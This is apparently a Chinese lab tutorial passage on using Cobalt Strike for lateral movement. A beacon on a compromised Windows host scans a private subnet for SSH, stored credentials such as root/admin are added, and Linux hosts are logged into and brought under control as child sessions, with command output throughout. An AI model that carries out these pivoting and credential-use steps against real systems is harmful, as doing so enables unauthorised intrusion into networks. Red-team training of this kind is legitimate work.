



## Cobalt Strike SSH登录

ssh批量登录比较简单，同样利用当前已上线的目标机进行登录。

```
beacon> portscan 192.168.144.170-210 22 arp 200
```

```
192.168.144.155 192.168.144.155 SYSTEM * ROOT-8CB39E3121
Event Log X Beacon 192.168.144.155@2548 X
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
[+] host called home, sent: 16 bytes
beacon> portscan 192.168.144.170-210 22 arp 200
[*] Tasked beacon to scan ports 22 on 192.168.144.170-210
[+] host called home, sent: 74813 bytes
[+] received output:
(ARP) Target '192.168.144.174' is alive. 00-0C-29-5F-C9-D9
(ARP) Target '192.168.144.195' is alive. 00-0C-29-CB-34-00
(ARP) Target '192.168.144.198' is alive. 00-0C-29-13-2F-39
(ARP) Target '192.168.144.203' is alive. 00-0C-29-43-20-05
[+] received output:
192.168.144.203:22 (SSH-2.0-OpenSSH_4.3)
192.168.144.174:22 (SSH-2.0-OpenSSH_8.1p1 Debian-1)
[+] received output:
Scanner module is complete
```

在Credentials中添加ssh的口令信息。（ssh口令可事先通过其他方式获取，不建议用此工具进行ssh爆破，效率慢）



个人中心

Administrator	admin@123	WIN-2IVRF6CP7HB
Administrator	579da618cfbfa85247acf1f800...	WIN-2IVRF6CP7HB
root	admin	ssh

Add

Edit

Copy

Export

Remove

Help

选择Login->ssh登录。



个人中心

address ^	name
169.254.170.175	DESKTOP-L50N2LR
192.168.144.155	R00T-8CB39E3121
192.168.144.174	
192.168.144.203	

Login

Scan

Services

Host

psexec

psexec (psh)


ssh

ssh (key)

winrm (psh)

wmi (psh)

选择刚添加的ssh口令，主机Session，即从哪台主机连接过去。



ssh成功登录后，就实现了Linux目标机的上线，在Beacon中可以看到执行的命令。若需要上线的Linux主机不多，可直接在Beacon中执行命令。



```
192.168.144.155 8888 192.168.144.203 root 10camost.localdomain
192.168.144.155 192.168.144.155 SYSTEM* 800T-8CB39E3121

Event Log X Beacon 192.168.144.155@2548 X Credentials X Targets X

beacon> portscan 192.168.144.170-210 22 arp 200
[*] Tasked beacon to scan ports 22 on 192.168.144.170-210
[+] host called home, sent: 74813 bytes
[+] received output:
(ARP) Target '192.168.144.174' is alive. 00-0C-29-5F-C9-D9
(ARP) Target '192.168.144.195' is alive. 00-0C-29-CB-34-00
(ARP) Target '192.168.144.198' is alive. 00-0C-29-13-2F-39
(ARP) Target '192.168.144.203' is alive. 00-0C-29-43-20-05

[+] received output:
192.168.144.203:22 (SSH-2.0-OpenSSH_4.3)
192.168.144.174:22 (SSH-2.0-OpenSSH_8.1p1 Debian-1)

[+] received output:
Scanner module is complete

beacon> ssh 192.168.144.174:22 root admin
[*] Tasked beacon to SSH to 192.168.144.174:22 as root
beacon> ssh 192.168.144.203:22 root admin
[*] Tasked beacon to SSH to 192.168.144.203:22 as root
[+] host called home, sent: 874614 bytes
[+] host called home, sent: 68 bytes
[+] established link to child session: 192.168.144.174
[+] established link to child session: 192.168.144.203

[R00T-8CB39E3121] SYSTEM */2548
beacon>
```

在Linux目标机中查看网络连接状态，实际是与之前已上线的Windows主机建立的连接。



```
ssh> shell ifconfig
[+] Tasked session to run: ifconfig
[+] host called home, sent: 16 bytes
[+] received output:
eth0      Link encap:Ethernet  HWaddr 00:0C:29:43:20:05
          inet addr:192.168.144.203 Bcast:192.168.144.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe43:2005/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:447 errors:0 dropped:0 overruns:0 frame:0
          TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:67027 (65.4 KiB)  TX bytes:38389 (37.4 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:869 errors:0 dropped:0 overruns:0 frame:0
          TX packets:869 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2887428 (2.7 MiB)  TX bytes:2887428 (2.7 MiB)

tcp        0  0  127.0.0.1:2207      0.0.0.0:*           LISTEN
tcp        0  0  :::22               :::*                LISTEN
tcp        0  0  ::ffff:192.168.144.203:22  ::ffff:192.168.144.155:1536 ESTABLISHED
5051/sshd: root@not
[root@localhost ~]#
```